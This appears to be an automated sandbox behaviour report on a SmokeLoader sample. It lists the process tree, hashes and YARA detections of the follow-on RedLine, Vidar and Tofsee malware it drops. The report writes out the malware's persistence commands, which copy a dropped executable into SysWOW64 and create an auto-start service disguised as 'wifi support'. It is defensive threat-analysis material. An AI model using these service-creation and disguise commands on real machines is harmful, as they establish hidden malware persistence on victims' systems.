Path:	C:\Users\user\Desktop\PPsa8TXVuy.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\PPsa8TXVuy.exe"
Imagebase:	0x400000
File size:	293888 bytes
MD5 hash:	8CD20CB52ADC22E02B72F1ED7ACDFFA3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000003.00000002.348249528.0000000000460000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000003.00000002.348386960.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 1376 Parent PID: 572

General

Start time:	02:03:40
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 3352 Parent PID: 3676

General

Start time:	02:03:41
Start date:	14/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000006.00000000.335338830.0000000002E11000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 6716 Parent PID: 572

General

Start time:	02:03:55
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: svchost.exe PID: 5684 Parent PID: 572

General

Start time:	02:04:10
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: fjsvubj PID: 6560 Parent PID: 664

General

Start time:	02:04:13
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\fjsvubj
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\fjsvubj
Imagebase:	0x400000

File size:	293888 bytes
MD5 hash:	8CD20CB52ADC22E02B72F1ED7ACDFFA3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: fjsvubj PID: 6032 Parent PID: 6560

General

Start time:	02:04:15
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\fjsvubj
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\fjsvubj
Imagebase:	0x400000
File size:	293888 bytes
MD5 hash:	8CD20CB52ADC22E02B72F1ED7ACDFFA3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.405483918.0000000000570000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.405522492.0000000000591000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: A975.exe PID: 4852 Parent PID: 3352

General

Start time:	02:04:18
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\A975.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\A975.exe
Imagebase:	0x400000
File size:	301056 bytes
MD5 hash:	277680BD3182EB0940BC356FF4712BEF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 46%, Metadefender, Browse • Detection: 77%, ReversingLabs
Reputation:	moderate

Analysis Process: B55D.exe PID: 6484 Parent PID: 3352

General

Start time:	02:04:21
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\B55D.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\B55D.exe

Imagebase:	0x400000
File size:	320000 bytes
MD5 hash:	137062F7882560195EF978685B52ADF8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: svchost.exe PID: 5928 Parent PID: 572

General

Start time:	02:04:21
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5456 Parent PID: 572

General

Start time:	02:04:22
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: WerFault.exe PID: 5352 Parent PID: 5456

General

Start time:	02:04:23
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 4852 -ip 4852
Imagebase:	0x1260000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: B55D.exe PID: 4724 Parent PID: 6484

General

Start time:	02:04:23
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\B55D.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\B55D.exe
Imagebase:	0x400000
File size:	320000 bytes
MD5 hash:	137062F7882560195EF978685B52ADF8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000013.00000002.422155838.0000000002091000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000013.00000002.421814485.0000000000540000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: C29C.exe PID: 6536 Parent PID: 3352

General

Start time:	02:04:24
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\C29C.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\C29C.exe
Imagebase:	0x400000
File size:	323072 bytes
MD5 hash:	E65722B6D04BD927BCBF5545A8C45785
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.410789350.0000000000783000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000014.00000002.410789350.0000000000783000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: WerFault.exe PID: 4740 Parent PID: 4852

General

Start time:	02:04:27

Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4852 -s 520
Imagebase:	0x1260000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Analysis Process: BE39.exe PID: 6616 Parent PID: 3352

General

Start time:	02:04:29
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\BE39.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\BE39.exe
Imagebase:	0x7ff62a980000
File size:	320512 bytes
MD5 hash:	2D03728D8CC5C7FF0FB9F70DE3292CD4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000016.00000002.462611897.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000016.00000002.462794356.0000000000640000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000016.00000003.416092673.0000000000660000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: CBE6.exe PID: 568 Parent PID: 3352

General

Start time:	02:04:32

Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\CBE6.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\CBE6.exe
Imagebase:	0xc10000
File size:	537088 bytes
MD5 hash:	D7DF01D8158BFADDC8BA48390E52F355
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000019.00000002.467115286.0000000003F71000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 46%, Metadefender, Browse • Detection: 89%, ReversingLabs

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: cmd.exe PID: 4844 Parent PID: 6616

General

Start time:	02:04:38
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\fwpgxpnt\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

Analysis Process: conhost.exe PID: 4200 Parent PID: 4844

General

Start time:	02:04:38
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5348 Parent PID: 6616

General

Start time:	02:04:41
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\qsflslyl.exe" C:\Windows\SysWOW64\fwpgxpnt\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3408 Parent PID: 5348

General

Start time:	02:04:42
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff71aa50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 7136 Parent PID: 6616

General

Start time:	02:04:47
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" create fwpgxpnt binPath= "C:\Windows\SysWOW64\fwpgxpnt\qsflslyl.exe /d\"C:\Users\user\AppData\Local\Temp\BE39.exe\"" type= own start= auto DisplayName= "wifi support
Imagebase:	0x980000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CBE6.exe PID: 3556 Parent PID: 568

General

Start time:	02:04:47
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\CBE6.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\CBE6.exe
Imagebase:	0x740000
File size:	537088 bytes
MD5 hash:	D7DF01D8158BFADDC8BA48390E52F355
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.460150165.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.461450610.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.462290204.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.460728754.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 6608 Parent PID: 7136

General

Start time:	02:04:47
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 1356 Parent PID: 6616

General

Start time:	02:04:50
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" description fwpgxpnt "wifi internet conection
Imagebase:	0x980000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1528 Parent PID: 1356

General

Start time:	02:04:50

Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis